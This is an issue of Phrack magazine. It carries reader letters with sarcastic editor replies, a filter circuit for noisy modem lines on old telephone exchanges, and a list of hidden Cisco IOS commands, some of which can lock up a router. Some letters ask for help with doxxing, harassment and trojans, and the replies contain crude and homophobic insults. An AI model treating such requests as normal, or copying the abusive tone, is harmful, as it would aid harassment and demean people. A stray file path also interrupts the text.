I might need some help on encoding, if its really necessery. I am prepared to give up time for Phrack and it would be great if i could submit.

[Hrm. I don't think we have any openingz at the moment.. Tell you what you get me a resume, and I PROMISE to call you when something opens up.]

Maddoc99

|0x22|----------

Hello, friends, I want to congratulate you and tell you gon on, your stuff is the best. I need some direccions of www where I can find information about phreaking in spanish, so I can read it more easily. Thanks you very much, continue with your job!!

romadryn

[http://babelfish.altavista.digital.com/. You're on your own past that, hombre.]

|0x23|----------

I would just like to say that I have been reading phrack for about 2 years and the current issue has some really good technical articles, better than most others.

[Well thank you very much!]

Thanks for all the shit you put up with, you guys are really funny too, loopback is better than comedy central.

Anonymous

[Awe, get out of here! Even better than 'The Man Show'? (Which I'm certain will win an Emmy soon.)]

|0x24|----------

hola .....disculpa que sea breve...pero tengo tanto sueo...y es tan tarde.....como las 4am me llamo gabriel y vivo en panama...aqui la gente ingora que es un hacker.... bueno deseo saber como puedo ser un hacker.... soy un prinipiante..... lo primero que deseo saber es como puedo hacer para conseguir alguna cccclave de acceso a internet dentro de panama..... si me pueden ayudar o no contestenme porfavor.....descuiden yo soy una persona de confiar...soy muy leal ...lo juro..... bueno me voy a dormir..... choao y gracias anticipadamente.....

Gabriel

[Ok, let'z run this baby through a translator (http://translator.go.com):

hello.....disculpa that is brief... but I have so much sue\xf1o... and is so late.....como 4am I am called Gabriel and alive in Panama... aqui the ingora people who are to hacker.... good desire to know like I can be to hacker.... I am a prinipiante..... first that desire to

know is since I can make to obtain some cccclave of access to Internet within Panama..... if they can help me or contestenme porfavor good right of perpetual ownership does not.....descuiden I I am a person to trust... I am very loyal... it..... I am going away to early sleep..... choao and thanks.....

...It's still unreadable... *sigh*. DON'T YOU PEOPLE GET SESAME STREET DOWN THERE!? Err... ?DON'T USTED CONSIGUE LA CALLE DEL SISAMO ABAJO ALLM!?]

|0x25|----------

I was informed that certain clans have starcraft programs that enable users to purge others in a multi-player game. Are you familiar with this and if so do you know where I can evaluate such programs.

Matt

[Hey, I have an idea, it's called HARD WORK AND HONEST SPORTSMANSHIP. Look into it dork!]

|0x26|----------

Well i stumbled onto this web-site, i was looking into alternative reading. Let me say this is by far the best. Dark Secrets of the underground is good, but you have collected all your issues in an easy to read format.

[Yah, ASCII is pretty cool, huh?]

Anyway i don't want to sound like some Asshole trying to kiss an ass,

[Whut lovely imagery you've conjured up.]

and if i did then Fuck you.

[Hey eat a dick, count fagula.]

When are you guys publishing more issues, 55 is coming soon i know...

[Phrack 55? What year do you think it is?]

but what of the rest.

[Um... If issue "55" is coming 'soon' then logic dictates 'the rest' will arrive 'later than soon.' Good luck to you and don't chew gum when you walk.]

It is some good shit, let me tell you. By the way where are you guys located? State that is.

[It usually variez from statez of confusion to statez of depression... Sometimez though we find ourselvez in statez of high hilarity. Dependz on the time of the year, ya know?]

Ash B<O>M

|0x27|----------

Hello,
I have not the tiniest idea of who you are,

[Now we have common ground!]

but yet I ask for your help.

[Now you've lost me.]

I am interested in learning the fine art of obtaining information via

cyberspace (hacking) sounds like a Jeffrey Dahmer hobby to me.

[What in the Christ are you talking about?]

Obviously you are not an idiot so this is why I ask this! Can someone or somebody

[Someone or somebody?]

recommend how to study the art of the Jeffrey Dahmer hobby (please do not give me a I.Q -1 reply)

[You can't be serious.]

I am serious!

[Oh.]

There is alot of talent out here and I want to find a mentor.

[Ok. Let me get this straight. You're looking to me, Phrack Magazine editor and fun-loving happy-fun guy route, to find you a gay-massmurdering-cannibal mentor?]

Thank you, and I think the KKK are a bunch of f..... schnooks!!!!!!!!!!!!!!

[Of course, but eating people, that's ok rite?]

P.S- In no way am I associated with any law enforcement agency

[Gosh, ya think?]

|0x28|----------

I need help digging up as much information on a guy who is having an affair with the wife of a friend of mine - it's tearing apart his 18 year marriage and screwing up his two young kids.

[Can't you just ask her?]

I'd like someone to tell me where and/or how to get massive info and then how to make life "interesting" for this marriage wrecker -

[Well, have you tried taking him on a "mystery vacation"? You know, get all the boyz together, jump in the car, and not tell him where you're going (make it real exotic like Yemen or Oman)!]

However you guys do that neat stuff (e-mail bombs, trojans, etc)

[Oh! *That* neat stuff. We just subcontract it all out.]

I would appreciate ANYTHING you can do for me to help my friend.

[http://www.privat.katedral.se/~nv96olli/java.htm]

Rich

|0x29|----------

To: The Sultan of Love,

Your humor leaves me jaw agape, sides splitting and a newfound demand for Depends Brand Adult Diapers.

[Grody.]

The world needs more of you.

[Well, I'm kinda partial to instead of *more* of me (ala multiplicity) I think what the World needz, iz a GIANT me (ala The Amazing Colossal Man). I dunno, I think maybe a 50 or 60 foot me would get the job done, and get it done right.]

I didn't see too many letters in Phrack 55 from teenage chicks offering you full juristiction of their bodies as tokens of their appreciation for your overall kickassedness.

[Yeah I noticed that too... I'm hoping Phrack will be banned as some sort of intense aphrodisiac. I'm putting perfume samples in this one and a section entitle "Route's people". If this doesn't do it, I throw up my hands]

Maybe you have a policy of keeping those letters out of the sight of the general public for some reason that evades me. Policy, or not, please let me take this opportunity to say, baby, if you want it, it's all in me.

[Ahem. Phrack Readership. I would just like to take this opportunity to say: HOOOOOOLY SHIT! ONLY THREE AND HALF YEARZ, NINE ISSUEZ AND IT FINALLY WORKED! I hope you can hang 'cause baby, I gotz th' stamina!]

Shagging Men For Their Brain Power Since 1996,
Suzy McAssmunch

[Assmunch as I want?]

|0x2a|----------

I need some help and can't trust friends anymore. Refs would be great. My brother told my landlord some lies and now I'm getting evicted. I have to stay with some relatives now but my fax is out of paper and is a special model. I can't take this trip without the right paper. Can you help?

anonymous

[*speechless*
(someone off in the background): "Hey route... What's wrong? Dumb got your tounge?"]

|0x2b|----------

I d like some info about video gambling machines..

[Well, they're probably some of the worst odds you'll get.]

could you tell me where I could find some? thanx!

[Las Vegas, NV, Tahoe, NV, Any Indian reservation, Atlantic City, NJ]

Anomymous

|0x2c|----------

Hi I'm new to this hacking an not even sure u are the right person to ask but I was chatting to someone in a chatroom recently and we got into an argument about something or other...next thing I know my pc crashes an refuses to re-boot ..closer inspection reveals the motherboard has fried....I can only assume the aformentiond person was the cause of this...so how the hell did they do it???....is there anyway I can guard against this kind of attack??..

Yours worried,
Ben

[Consider yourself lucky you got off that easy. This one time I pissed off an online doctor in a chat room. At first I only had a mild fever, but the next thing I know he's having me do my own amputation... Two

legs and an arm into it, I realize that maybe he's hacking me! But by then it was too late!]

|0x2d|----------

Hello,

I have this person who keeps pissing me off and going out of his/her way to do it every time I go into various chat rooms. I could change my screen name I suppose, but I'm not going to do that. I will not give in.

[Don't do it man! Stand your ground... The line must be drawn HERE!]

Once an AOL tech told me that there is a way to bump people like that off line, but of course he could not, would not, tell me how. I can't say as I blame him. However since you guys are into things like this

[I try to keep myself thoroughly insulated from America Online (not to be confused with AntiOnline -- they are a whole different kind of dumb). To do this I keep what I call "the three layers of AOL abstraction". That means I don't use America Online, my mom doesn't use America Online, and not even my grandma uses America Online. I'm not 'into things like this'.]

could you PLEASE tell me how I can go about doing such a thing... should this person start up with me again. I had to put up with bullies in school. I refuse to be pushed around in the cyber world.

[Pent-up passive-aggressive dork alert! Whoop! Whoop!]

And NO i do not want to tell AOL...that would make me out to be a tattle tell, and that I'm not.

[Whoop! Whoop! Boy, you're really lighting up this alarm here!]

I would appreciate would make me out to be a tattle tell, and that I'm not.

[Yah, I heard you the first time.]

I would appreciate any help that you could give me.

Thank you;
HDAWG

[Well DAWG, it seems to me like you have some serious childhood issues. The only advice I can offer you now is to get lots of therapy, or maybe a swift kick to the nuts for being such a wussy.]

|0x2e|----------

I'm not sure if I am writting to the right person or if yall can even help. I was wondering if you can tell me how i can clear/clean up my credit report.

Anonymous

[Shure. PAY YOUR FUCKING BILLS ON TIME!]

|0x2f|----------

Fuck you and your ignorant attempts at killing me. As darkness falls upon us it is time for revenge. Lock up your windows and doors...I'm coming. I who am Indigo. You will know only my name and not my face, for I will come as a theif in the night. Beware for tonight is the night of reconcile, beware!

Your Foe;
Indigo

[The night I received this letter I had a turkey pot pie for dinner. I then watched some TV. Fairly boring evening except when I went down to the dryer to get my laundry, I noticed a sock was missing... Coincidence... OR NIGHT-THIEF!]

|0x30|--|

In this message you will not see any "welcomes", "good words about you", and "asks". But you will see "TRUTH" and only this!

[How about a "you're good at puzzles", or a "route is the best colorer in his ward - he alwayz stays in the lines".]

You think that you are good because you are hackers?

[No, I think I'm good becuase of my daily affirmations. And you can't take those away from me.]

Well really you are nothing than lamers who asks stupid questions.

[Hey! That'z not nice! I've worked hard, and God Fucking Damn you, I'm good enough, smart enough, and people fucking like me!]

Yes I know that some budies is very stupid, I understand this.

[NOT MY BUDDIES MAN! They're the best buddies a guy could ask for! I'm talking about you Stan! And you Gilgamesh! And of course you Little Omar!]

But I don't understand why you flame everybody who post to you.

[Ya know, it just kinda workz out that way. You think I *plan* these things?]

There is some newbies who's really intelligent, and this is important to give him info about what they want. Is this so hard?

In the answers like: "Will you help me? [In all likelihood, no.]"

[PAHAHAHAHAHAHAH. Man. That was me? Shit I'm good!]

you proof that you don't know answer!!!

[Man I can't fool you! I couldn't fool you on the foolingest day of my life even if I had an electrified fooling machine (which I do have by the way).]

You magazine is one the worst of all I've seen.

[Have you seen "Highlights"? (*shutter*)]

Why do you think you don't have cash from write this magz,

[Maybe because Phrack Magazine iz, waz, and alwayz will be FREE OF CHARGE.]

I'm sure that if 2600 may be publishing you mag surelly can be published too?
Answer: You don't publish it because nobody will buy him.

[Question: Who am I selling? Is he ugly and dumb? Is it Gary Glitter?]

"Blessed is he who expects nothing, for he shall not be disappointed."

["Blah Blah Blah".]

Anonymous english as second (or possibly third) language guy

|0x31|--|

hello,
at the risk of being flamed in your next issue i felt compelled to write.

[UH-OH!]

reading your latest issue's loopback i noticed that several innocent inquiries were being blasted by the editor.

[You noticed that eh? How delightfully intuitive!]

While reading these was funny,

[YES!]

i felt a bit disheartened.

[DAMN.]

Isn't it a major tenant of hacking to promote freedom of information?

[Christ. I am so sick of people hiding behind the /tenet/ of "Information wants to be free, man!". Mainly because 99% of the people who bleat this platitude like it'z going out of style really don't understand what they're saying. I will say good day to you Fat Tony.]

Responding to inquiries about "how do i hack?" with "piss off peon" or whatever witty equivalent your publication provided,

[Geeze. I like to think I'm a hair more clever than 'piss off peon'...]

i felt was in direct contrast to the hacker ethic. how is the tradition ever going to continue if no one is willing to nurture the hackers of the future?

[Nurture? Shure. Change diapers? No.]

is Phrack's message that accomplished hackers should horde their skills and knowledge to the detriment of future hackers? Maybe you should provide newbies with avenues to learning instead of flaming them with "i'm cooler than thou" messages. perhaps part of the hacker communities bad image is their aloofness, their secrecy, and their condescention. Chew on that Phrack.

[I'd answer that but all I want to say is: "Job Security".]

nitefall

|0x32|----------

Great e-zine, has a lot of good stuff in it.

[Well thankz govern'r!]

Outta be required reading.

[I'm working on a proposal with the Board of Education out here to get Phrack in every classroom. I *think* it's going to replace the old issues of '3-2-1 Contact' in the library. I've got a similar bid in with PBS to get a Phrack T.V. show to replace old episodes of K.I.D.S. Incorporated.]

Just a couple of stupid questions: how does one learn about network security and protecting a LAN?

[Beatz the hell out of me. School?]

More importantly, what's the best way to go about learning how to compromise them?

[Do the exact opposite of what you learned about protecting them.]

Mike

|0x33|----------

It's been a LOOONG time since I parsed your 'zine. It sure isn't the same, but it's as good in it's own right. Unfortunately, since I was sipping my coffee while perusing the Loopback file, I must submit the following invoice:

```
        1 Roll Bounty Paper Towels    .99
        1 Sample Bottle Windex        .99
       10 Minutes cleaning screen and
          draining keyboard           .99
                            Subtotal 2.97
      Credit for Causing Extreme laughter
                                    -2.99
                                    -----
                               Total -.02
```

..Just thought I'd send my own two-cents'
Great stuff. Nine months is NOT too long to wait.

thanks.

m

[Cool thankz man! I'll add those two cents to our operating costs fund! I think that'll give us enough take this baby commercial!]

|EOF|----------

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x03[0x10]

|---------- L I N E N O I S E ----------|
|---------- phrack staff ----------|

Phrack Linenoise is a hodge-podge. Part virtual Mr. Bobo'z table, part Leftorium; Linenoise is where articles that can't quit make it end up. Some of the various reasons things end up here:

- Addendum and Errata
  There is a section in Linenoise specifically for corrections and additions to previous articles. Feedback to articles, however, is alwayz placed in the savory loopback section.

- Too short
  Articles that are just a bit too short to stand on their own, but still contain worthwhile information can end up here.

- Niche audience
  The articles that cater to a narrow group of readerz might also end up here.

|0x01|---------- data connections on old electromechanical exchanges ----------|
|TOKATA & Vladi <lv_tokata@yahoo.com>----------|

In many poor countries (such as Bulgaria) there are still a lot of old electromechanical switches - SxS (step-by-step), Panel and Crossbar. Maybe some Phrack readers from these countries download the Phrack releases through these switches. So, I think it is useless to explain the quality of such lines. They are damned noisy, mf!

So, with the help of a friend, we developed a new device, a simple one at that, which makes a better data connection. It increases the quality some 30 - 40%! We have successfully tested it with many modems (from 2400bps to 33600bps): DataLink, SunShine, UMC, Rockwell, US Robotics... It _will_ work!

Notes:

- This device *only* works on 60V switches. AFAIK, those are the only SxS switches around.

- List of exchanges (used in Bulgaria), on which this device works:

  SxS --> A-29 (Siemens), F-61 (maybe Siemens too), ATS-54 (Russian)
  Xbar --> KRS 103/203 (bulgarian), ATSK - 50 (russian)

  For Russian people it's quite easy, because we use almost the exact same exchanges (such as ATS-54 and ATSK-50).


- The device DON'T work on these exchanges:

  - ESK - 10000E (also known as Crosspoint, made by Siemens)

  - "Kvant" (Russian)

  - EWSD, AXE, MT, ESS (and all the digital exchanges)

The schematic is very simple:



K -->

C --> capacitor. Use a 1uF one (maximum)! You can put a smaller one, but _NOT_ put more than 1uF!!!

S --> DPST switch. "1" is position 1, and "2" is position 2.

DPST

On the schematic you _must_ :-) see the two phone wires. They have the capacitor and the switched connected to them.

So, what is the use of the DPST switch?

When you begin to dial the switch must be moved to (1). That will shunt the capacitor, otherwise you would not be able to dial through the phone line. When the connection is estabilished - move the switch to (2) in order to join the capacitor. Gotit?

Theory of operation

All the noise on the old switches springs up from the electromechanical switching process. Our device (the capacitor) is used as a filter of low frequencies (including nasty brooms, which really fuck up data connections).

- TOKATA & Vladi <lv_tokata@yahoo.com>

|0x02|---|
|------------------------ Undocumented IOS Commands -------------------------|
|krnl---|

Introduction

Here are some commands in cisco systems' Internetworking Operating System which are hidden from users at any privilege level. Some are informative, while others are rather mundane. Some will even lock the router if invoked incorrectly. This list is a subset of all hidden commands. Descriptions of commands are included where possible. All were tested on a box running 12.0-6S.

exec commands

@clear profile (clear cpu profiling)
@debug ip ospf monitor
@debug oir (debug online insertion and removal)
@debug par mo (debug parser modes)
@debug sanity (debug buffer pool sanity)
@debug subsys (debug discrete subsystems)
@debug buffer (additional buffer debugging)
@gdb kernel
@gdb examine pid
@gdb debug pid

```
@if-console [<slot>] [console|debug]
@profile <start> <stop> <granularity>.
@sh chunk  (show chunks of memory allocated to processes)
@sh chunk summ (show chunk allocation summary)
@sh idb  (shows interface database)
@sh in stats  (gives you switching path output per interface)
@sh ip ospf maxage-list
@sh ip ospf delete-list
@sh ip ospf statistic
@sh ip ospf bad-checksum
@sh ip ospf event
@sh isis timers
@sh isis tree  IS-IS link state database AVL tree
@sh isis tree level-2
@sh isis private
@sh profile [detail|terse] (show cpu profiling)
@sh parser modes (shows current process access-tree.)
@sh parser unresolv (shows unresolved links in access-tree)
@sh list
@sh list none
@sh region (shows image layout)
@sh region <address> (shows image layout at given address)
@sh timers (show timers for timer command in config mode)
@sh int <INT> switching (shows switching path information for the interface)
@sh proc all-events (shows all process events)
@sh sum (show current stored image checksum)
@test transmit (test the transmission of L2 frames)


configuration mode commands

@boot system rom
@boot module
@exception-slave dump X.X.X.X
@exception-slave protocol tftp
@exception-slave corefile
@ip slow-convergence
@ip tftp boot-interface
@loopback diag
@loopback dec (at dec chip)
@loopback test
@loopback micro-linear
@loopback motorola
@scheduler max-task-time 200 (last val in milliseconds)
@scheduler heapcheck process (memory validation.. after proc)
@scheduler heapcheck poll (memory valid after some poll)
@scheduler run-degraded   (perhaps in a failure mode?)
@service internal
@service slave-coredump
@service log backtrace (provides traceback with every logging instance)
@tunnel carry-security

in bgp config:
@neighbor ctalkb-out filter-as 100 d
% filter-as is an obsolete subcommand, use filter-list instead

in router isis config:
@partition-avoidance



XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

@clear profile

clears out the current CPU profiling configuration.

@debug buffer
```

as with buffer sanity checking, no debugging information on lightly loaded box.

```
ctalkb#debug buffer
Additional buffer checking debugging is on
```

@debug ip ospf monitor

provides information on the status of the ospf process in the debugging logs.

```
ctalkb#debug ip ospf monitor
OSPF spf monitoring debugging is on
2w3d: OSPF: Syncing Routing table with OSPF Database
-Traceback= 6064B628 603B6D2C 603B6D18
2w3d: OSPF: Completed Syncing and runtime is 4 msec
-Traceback= 6064B65C 603B6D2C 603B6D18
2w3d: OSPF: Start redist-scanning
-Traceback= 6064AC20 6062B430 603B6D2C 603B6D18
2w3d: OSPF: Scan for both redistribution and translation
-Traceback= 6064AC60 6062B430 603B6D2C 603B6D18
2w3d: OSPF: End scanning, Elapsed time 0ms
-Traceback= 6064B13C 6062B430 603B6D2C 603B6D18
2w3d: OSPF: Syncing Routing table with OSPF Database
-Traceback= 6064B628 603B6D2C 603B6D18

ctalkb#debug oir
Online Insertion and Removal debugging is on
2w3d: OIR: Process woke, 'Event', stall=2, usec=0xB6835B36
-Traceback= 6040967C 603B6D2C 603B6D18
2w3d: OIR: Shutdown pulled interface for Serial5/0
-Traceback= 600E30C4 60409204 604096C8 603B6D2C 603B6D18
2w3d: %OIR-6-REMCARD: Card removed from slot 5, interfaces disabled
-Traceback= 60409748 603B6D2C 603B6D18
2w3d: OIR: Remove hwidbs for slot 5
-Traceback= 60409368 60409750 603B6D2C 603B6D18
2w3d: OIR: Process woke, 'Event(max not running)', stall=3,
usec=0xD0115C9E
-Traceback= 6040967C 603B6D2C 603B6D18
2w3d: OIR: Process woke, 'Timer(max running)', stall=3, usec=0xDDBB56D6
-Traceback= 6040967C 603B6D2C 603B6D18
2w3d: OIR: (Re)Init card 5, retry_count=3
-Traceback= 60409894 603B6D2C 603B6D18
2w3d: %OIR-6-INSCARD: Card inserted in slot 5, interfaces administratively
shut down
-Traceback= 604098BC 603B6D2C 603B6D18
```

@debug par mo (debug parser modes)

this is used to show what is happening at the parser at specific instances. it will show you a basic walkthrough of the lookups needed to process the cli commands

```
ctalkb#debug par mo
Parser mode debugging is on
00:54:40: Look up of parser mode 'controller' succeeded
00:54:40: Look up of parser mode 'route-map' succeeded
```

@debug sanity

couldn't get any diagnostic information on this. router is not heavily loaded so there isn't much buffer churn and burn to contend with.

```
ctalkb#debug sanity
Buffer pool sanity debugging is on
```

@debug subsys

subsystem information indicates a code segment and its version. when i had debugging on, i tried reloading the system microcode. this did not cause any interesting debugging information.

```
ctalkb#debug sub
Subsystem debugging is on
```

@debug oir

extended online insertion and removal debugging information.

@gdb kernel

i couldn't get this to do much besides render the router inoperable. there seems to be no interface comparable to the stock gnu debugger. perhaps there are additional parameters that i am missing. this applies to all of the debugger subcommands found.

```
ctalkb#gdb ker
Kernel GDB allowed on console terminal only

ctalkb#gdb ex 91
||||(lock up)
```

```
@gdb debug pid
ctalkb#
ctalkb#gdb debug 91
Can't debug your own process
ctalkb#
```

@if-console [<slot>] [console|debug]

no output since i don't have a viper router or 12XXX. however, this is one of the most interesting hidden commands available for the cisco. it allows you to get on a card console (i.e. per individual slot instead of per individual chassis) and print out extended diagnostic and debugging information on the specific card. you enter the card in unpriv mode and need to enable before seeing all of the commands.

@profile <start> <stop> <granularity>.

you can setup cpu profiling in the exec mode with the profile command. process profiling allows you to find which segment of code is perhaps hogging the CPU.. what you really need to get use out of this feature is a symbol table so you can pull the location of the appropriate segment of code. the segment is defined by the start and stop values given to the profile command. the granularity specifier allows you to get down to single instruction level.

the cpu has its own internal timer that is incremented regardless of whether the desired segment of code is executed. when the desired segment of code is executed, a per-profile counter is incremented. comparison of this counter with the overall system timer allows you to get some handle on how much of the cpu the specific segment is using.

```
ctalkb#profile ?
  task
  start
  stop
  hogs
  <0-FFFFFFFF>
```

@show chunk (show chunks of memory allocated to processes)

there is the traditional malloc/free memory management in place
on the cisco. there is also chunk allocation. the main benefit
of chunk allocation over its predecessor is that memory overhead
is only paid by the large chunk (which is then carved up into
smaller pieces) instead of by each individual malloced block.

```
ctalkb#sh chunk
Chunk Manager:
 142 chunks created, 1 chunks destroyed
 46 siblings created, 0 siblings trimmed

Chunk element  Block Maximum  Element Element Total
cfgsize Ohead   size element    inuse   freed Ohead    Name
      16     0 65532    3270      717    2553        8 List Elements
0x61525688
      52     0 65532    1168        0    1168        0 List Headers
0x61535684
      16     0 65532    3270        0    3270        8 messages 0x61550068
```

@show chunk summ

summary listing of allocated chunks. shows you big chunk size, the
number of siblings divided up within that chunk space as well as
the overhead taken by the chunk.

```
ctalkb#sh chunk sum
Chunk Manager:
 142 chunks created, 1 chunks destroyed
 46 siblings created, 0 siblings trimmed

     Element Sibling size Total   Total   Total   Inuse Ovrhd Chunk
Flag size(b) --range(b)-- Siblg   alloc    Free     HWM   (b) name
D         16   253-  752      0    3270    2553     724     8 ListElements
D         52  1003- 1502      0    1168    1168       0     0 List Headers
D         16   253-  752      0    3270    3270      21     8 messages
D          8   253-  752      0    5450    3974    1476     8 Reg Function
8
```

@sh idb

This command shows the hardware and software interface databases.
this is cisco’s way of keeping track of how many interfaces are present
on the system.. includes hardware and software interfaces (physical,
subinterfaces etc). there is a software limit of 1024 i believe in
ios 11 and 2048 in ios 12. this is a global limit for the router.

output:

```
ctalkb#sh idb

19 SW IDBs allocated (2296 bytes each)

9 HW IDBs allocated (4008 bytes each)
HWIDB#1   1   FastEthernet0/0 (Ether)
HWIDB#2   2   Serial2/0:0 (Serial)
HWIDB#3   3   Ethernet3/0 (Ether)
HWIDB#4   4   Ethernet3/1 (Ether)
HWIDB#5   5   Ethernet3/2 (Ether)
HWIDB#6   6   Ethernet3/3 (Ether)
HWIDB#7   7   Serial4/0 (Serial)
HWIDB#8   8   Serial5/0 (Serial)
HWIDB#9   9   Loopback0
```

@sh in stats (gives you switching path output per interface)

```
Ethernet3/0
          Switching path    Pkts In   Chars In   Pkts Out  Chars Out
```

```
              Processor     786433  594121827     556812  177400752
            Route cache     107469    8910774     107451    8925784
                  Total     893902  603032601     664263  186326536
```

@sh int e3/0 switching

goes over some of the basic processes and the data that they are processing. shows what switching paths were used for the specific data counted. basic processes == IP and routing processes. others are lumped into the default category.

```
ctalkb#sh int e3/0 switching
Ethernet3/0
          Throttle count          0
        Drops         RP          0         SP          0
  SPD Flushes       Fast          0        SSE          0
  SPD Aggress       Fast          0
 SPD Priority     Inputs        972      Drops          0

     Protocol       Path    Pkts In   Chars In   Pkts Out  Chars Out
        Other    Process          0          0        167      10020
            Cache misses          0
                    Fast          0          0          0          0
                Auton/SSE         0          0          0          0
           IP    Process       4556     282352       3733     541124
            Cache misses          0
```

@sh ip ospf maxage-list

don't have ospf running.. would seem that this command shows you the current value of the max-lsa age. there is some periodic refresh which needs to be accounted for.

```
ctalkb#sh ip ospf max
  AS System N
  Maxage delete timer due in NEVER
```

@sh ip ospf delete-list

this command shows you the lsas which have been deleted from consideration. as i don't have ospf running, i can't ascertain whether this is lsas which were taken out of consideration by the SPF algorithm or by other means.

```
ctalkb#sh ip ospf delet
  AS System  N

    Area BACKBONE(0)

    ROUTER and NETWORK LSDB delete list

      Dest: 172.16.0.1, Type: 0, Metric: 1, ADV RTR: 172.16.0.1
      Path:
        gateway 172.16.0.1, interface Loopback0

    SUMMARY NET and ASBR LSDB delete list

    TYPE-7 EXTERNAL LSDB delete list

    EXTERNAL LSDB delete list
```

@sh ip ospf statistic

this is a really handy command because it gives you time averages of different portions of the ospf process. this is useful in that it further

lets you pin down IGP convergence times on your network as well as to
isolate the areas which are causing the process to chug.

```
ctalkb#sh ip ospf stat
  Area 0: SPF algorithm executed 1 times

  SPF calculation time
Delta T   Intra D-Intra Summ    D-Summ  Ext     D-Ext   Total   Reason
2w3d   0        0       0       0       0       0       0       R,

  Avg. and Accumulated time of the last 250 process_ase()

                      Avg.      Accumulated
    ASBR-lookup       0,        0
    Forw-Addr-lookup  0,        0
    compare metric    0,        0
... (more)
```

```
@sh ip ospf bad-checksum
```

shows LSAs which have failed the checksum.

not sure if this is a count or actual event times since i didn't
have ospf functioning.

```
@sh ip ospf event
```

provides a history lists of subprocess function execution.. useful so that
the operator can understand a bit more about the execution flow

```
ctalkb#sh ip ospf eve
1    54700   Generic:  ospf_redist_callback  0x618B36A4
2    114716  Generic:  ospf_redist_callback  0x618B36A4
3    174736  Generic:  ospf_redist_callback  0x618B36A4
4    234756  Generic:  ospf_redist_callback  0x618B36A4
5    294772  Generic:  ospf_redist_callback  0x618B36A4
6    320796  Generic:  ospf_build_ex_lsa  0xC658FF00
7    320796  Generic:  ospf_build_ex_lsa  0xAC100000
8    320796  Generic:  ospf_build_ex_lsa  0xD16F5C00
```

```
@sh isis timers
```

useful in that it provides a brief overview of execution flow
in the isis process. shows you frequency of things like l1/l2 hello
etc.

```
ctalkb#sh isis timers
  Hello Process
    Expiration    Type
|        0.856  (Parent)
  |        0.856  L2 Hello (Ethernet3/0)
  |        6.352  L1 Hello (Ethernet3/0)
  |        6.940  Adjacency

  Update Process
    Expiration    Type
|        1.060  (Parent)
  |        1.060  Ager
  |        1.352  L2 CSNP (Ethernet3/0)
  |        8.616  L1 CSNP (Ethernet3/0)
  |     3:25.860  (Parent)
    |     3:25.860  LSP refresh
    |     9:02.160  LSP lifetime
    |     9:24.568  LSP lifetime
    |    17:16.084  LSP lifetime
  |    20:58.536  Dynamic Hostname cleanup
```

```
@sh isis tree  IS-IS link state database AVL tree
```

shows path and depth taken to get to other level 1/2 intermediate
systems in some routing domain. shows both by default.

```
ctalkb#sh isis tree

IS-IS Level-2 AVL Tree
Current node = X.X.X.00-00, depth = 0, bal = 0
  Go down left
Current node = X.X.Y.00-00, depth = 1, bal = 0
---> Hit node X.X.Y.00-00
  Back up to X.X.X.00-00
Current node = X.X.X.00-00, depth = 0, bal = 0
---> Hit node X.X.X.00-00
  Go down right
Current node = X.X.X.02-00, depth = 1, bal = 0
---> Hit node X.X.X.02-00
  Back up to X.X.X.00-00
```

```
@sh isis private
```

displays a little diagnostic information related to the isis process.

```
ctalkb#sh isis private
ISIS: FastPSNP cache (hits/misses): 0/4002
ISIS: LSPIX validations (full/skipped): 216271/490412
ISIS: LSP HT=0 checksum errors received: 0
ctalkb#
```

```
@sh list
```

perhaps a singly linked list manager which displays global
pointer to the first element in each linked list as well as the
number of members in each list.

```
ctalkb#     sh list
List Manager:
     1415 lists known, 1561 lists created

   ID   Address  Size/Max   Name
    1  613EE970    11/-     Region List
    2  613EEE98     1/-     Processor
    3  613EFDE8     1/-     I/O
    4  613F0D38     1/-     I/O-2
    5  6149EDD0     0/-     Sched Critical
    6  6149ED90     0/-     Sched High
    7  6149EB00     0/-     Sched Normal

@sh list none
ctalkb#     sh list none
List Manager:
     1415 lists known, 1561 lists created

   ID   Address  Size/Max   Name
    1  613EE970    11/-     Region List
    2  613EEE98     1/-     Processor
    3  613EFDE8     1/-     I/O
    4  613F0D38     1/-     I/O-2
    9  6149ED10    82/-     Sched Idle
   11  61499A50     8/-     Sched Normal (Old)
   12  6149CC10     1/-     Sched Low (Old)
```

```
@sh parser modes (shows current process access-tree.)

ctalkb#sh par mo
Parser modes:
Name               Prompt              Top       Alias   Privilege
exec                                   0x60EFB294TRUE    TRUE
```

```
configure           config              0x60EFABACTRUE    TRUE
interface           config-if           0x60EF7AECTRUE    TRUE
subinterface        config-subif        0x60EF7AECTRUE    FALSE
null-interface      config-if           0x60EFB368TRUE    TRUE
line                config-line         0x60EF3F84TRUE    TRUE

@sh parser un
ctalkb#sh parser un
Unresolved parse chains:
   40
   40
  198
  198
  322

@sh proc all-events
ctalkb#sh proc all-events
Queue Notifications
     Event    Name                       Pid  1 Process
  61588410    Pool Grows                   4    Pool Manager            ct
0
  615A156C    Log Messages                19    Logger                  ct
0
  615EE8A0    IPC inboundQ                11    IPC Seat Manager        ct
0
  615EE934    IPC Zone inboundQ            9    IPC Zone Manager        ct
0
  61642840    ARP queue                   12    ARP Input               ct
0


@sh profile [detail|terse] (show cpu profiling)


ctalkb#sh prof d
Profiling enabled

Block 0: start = 91, end = FFF, increment = 8, EXEC
Total = 0
System total = 9802
ctalkb#sh prof t
PROF 91 FFF 8
PROFTOT 10065
ctalkb#




@sh region (shows image layout)

displays the program layout for the uncompressed image.

ctalkb#sh region
Region Manager:

      Start         End      Size(b)  Class  Media  Name
 0x07800000  0x07FFFFFF     8388608  Iomem  R/W    iomem2
 0x20000000  0x21FFFFFF    33554432  Iomem  R/W    iomem
 0x57800000  0x57FFFFFF     8388608  Iomem  R/W    iomem2:(iomem2_cwt)
 0x60000000  0x677FFFFF   125829120  Local  R/W    main
 0x60008900  0x6123AC29    19079978  IText  R/O    main:text
 0x6123C000  0x6136A17F     1237376  IData  R/W    main:data
 0x6136A180  0x6152565F     1815776  IBss   R/W    main:bss
 0x61525660  0x677FFFFF   103655840  Local  R/W    main:heap

@sh region <address>

picking a random location within memory shows what segment that
```

specific address falls under. same info can be gleaned from the root command.

```
ctalkb#sh region a 0x07800000
Address 0x07800000 is located physically in :

  Name  : iomem2
  Class : Iomem
  Media : R/W
  Start : 0x07800000
  End   : 0x07FFFFFF
  Size  : 0x00800000
```

@sh sum

